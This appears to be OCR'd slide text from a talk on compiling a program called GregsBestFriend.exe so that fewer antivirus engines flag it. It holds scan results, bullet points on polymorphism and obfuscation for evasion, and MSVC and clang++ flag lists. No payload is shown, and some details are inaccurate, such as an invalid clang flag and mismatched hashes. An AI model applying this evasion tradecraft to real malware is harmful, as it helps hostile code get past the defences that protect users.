
28 security vendors and no sandboxes flagged this file as malicious

439dc2ba7b96e71d0e9fffb697cb0ccfe161b4b7c7a68c3f3594174235ed46da

GregsBestFriend.exe

peexe 64bits overlay

Base g++ (Mingw64 GNU) - Kleenscan



Scan result:	This file was detected by [15 / 40] engine(s)
File name:	GregsBestFriend.exe
File size:	67050 bytes
Analysis date:	2023-09-09 | 10:06:51
CRC32:	fc807215
MD5:	4a21e2071134654e46d91dbb5cf3d29f
SHA-1:	b5b3d4ec917e002ff0d134c4d60526b68fb9d3be
SHA-2:	439dc2ba7b96e71d0e9fffb697cb0ccfe161b4b7c7a68c3f3594174235ed46da
SSDEEP:	768:LUXmSuCHjQdExY8tFqtWqXJ7D7I75PqqQHGXL7V:6BjQdoFqrJ7X8hqqQHG3V

Optimization for Evasion: Outsmarting Detection Rates

Introduction

- Optimization is a strategic weapon in the realm of evasion.
- Elevating code efficiency can assist in evading detection by security systems.

Why Optimize for Evasion?

- **Stealthiness**: Optimized code can hide malicious intent more effectively.
- **Rapid Execution**: Faster execution reduces the detection window.
- **Countermeasures**: Evading signature-based and behavioral detection.

Optimization for Evasion: Outsmarting Detection Rates

Optimization Techniques for Evasion

- **Polymorphism**: Code changes appearance without altering functionality.
- **Code Compression**: Reduce the size of executable payloads.
- **Code Splitting**: Divide code across multiple files or stages.
- **Dynamic Behavior**: Adaptive code that morphs during execution.
- **Anti-Analysis**: Code obfuscation to thwart reverse engineering.

Compiler-Aware Evasion


- Leverage compiler-specific optimizations.
- Customize code generation for specific targets.
- Explore non-standard compiler flags for evasion.
- Code Size Reduction

Optimized Cl.exe (MSVC)

```
cl.exe /O2 /Ob2 /Os /Gs- /Zi /EHsc- /GL /Os /GF /Gy /GA GregsBestFriend.cpp
```

- **/O2** - Maximize Speed: Optimize code for maximum runtime performance.
- **/Ob2** - Inline Functions: Expand small functions for improved performance.
- **/Os** - Optimize for Size: Prioritize smaller executable size.
- **/Gs-** - Disable Security Checks: Turn off buffer security checks (use with caution).
- **/Zi** - Generate Debug Info: Create debugging information for debugging purposes.
- **/EHsc-** - Disable Exception Handling: Turn off C++ exception handling.
- **/GL** - Link-Time Code Generation: Perform cross-module optimization during linking.
- **/GF** - String Pooling: Consolidate identical string literals for efficiency.
- **/Gy** - Function-Level Linking: Remove unreferenced functions to reduce size.
- **/GA** - Windows Application: Optimize for building Windows applications.

Optimized Cl.exe (MSVC) Detections



22

/ 71

Community Score


22 security vendors and no sandboxes flagged this file as malicious

a0739a0af504ecdca18c39249bad38e584d3897ddce399a17a27fc263fba6d98

GregsBestFriend.exe

peexe 64bits

Optimized Cl.exe (MSVC) Detections - Kleenscan




Scan result:	This file was detected by [15 / 40] engine(s)
File name:	GregsBestFriend.exe
File size:	110592 bytes
Analysis date:	2023-09-09 | 09:37:18
CRC32:	a7fdcbdf
MD5:	c9b2a5b985ce88e1403272bc71a09610
SHA-1:	a6a2c4e6e4a1125781dac55ea4a53be7c10787ba
SHA-2:	ac388d4c84f7ad5955c5ed701205cc37b558725c6546466e2c96eb382ac54a3a
SSDEEP:	1536:4xh8lBArFFXm+p1nxOTU9erVUYyCSo1rfXwBtUR4OX+YsWrdQ9dlvn3yBq:4xh1rFLx+DpU0D1zgBtrOulgdn3yBq

Optimized Clang++ LLVM

```
clang++.exe -O2 -Ob2 -Os -fno-stack-protector -Xlinker -pdb:none -Xlinker -subsystem:console -o GregsBestFriend.exe GregsBestFriend.cpp -luser32 -lkernel32 -fno-unroll-loops -fno-exceptions -fno-rtti
```

- -O2: Optimize the code for speed (level 2).
- -Ob2: Apply aggressive optimizations for better performance.
- -Os: Optimize for a smaller program size.
- -fno-stack-protector: Turn off stack protection for better control.
- -Xlinker -pdb:none: Exclude debugging information (PDB file).
- -Xlinker -subsystem:console: Set the program to run in the console.
- -o GregsBestFriend.exe: Name the output program "GregsBestFriend.exe".
- GregsBestFriend.cpp: The source code file to compile.
- -luser32 -lkernel32: Link with user32.dll and kernel32.dll libraries.
- -fno-unroll-loops: Keep loops as they are, don't unroll them.
- -fno-exceptions: Turn off C++ exceptions for simpler code.
- -fno-rtti: Disable Run-Time Type Information (RTTI) for smaller code.

Optimized Clang++ LLVM Detections

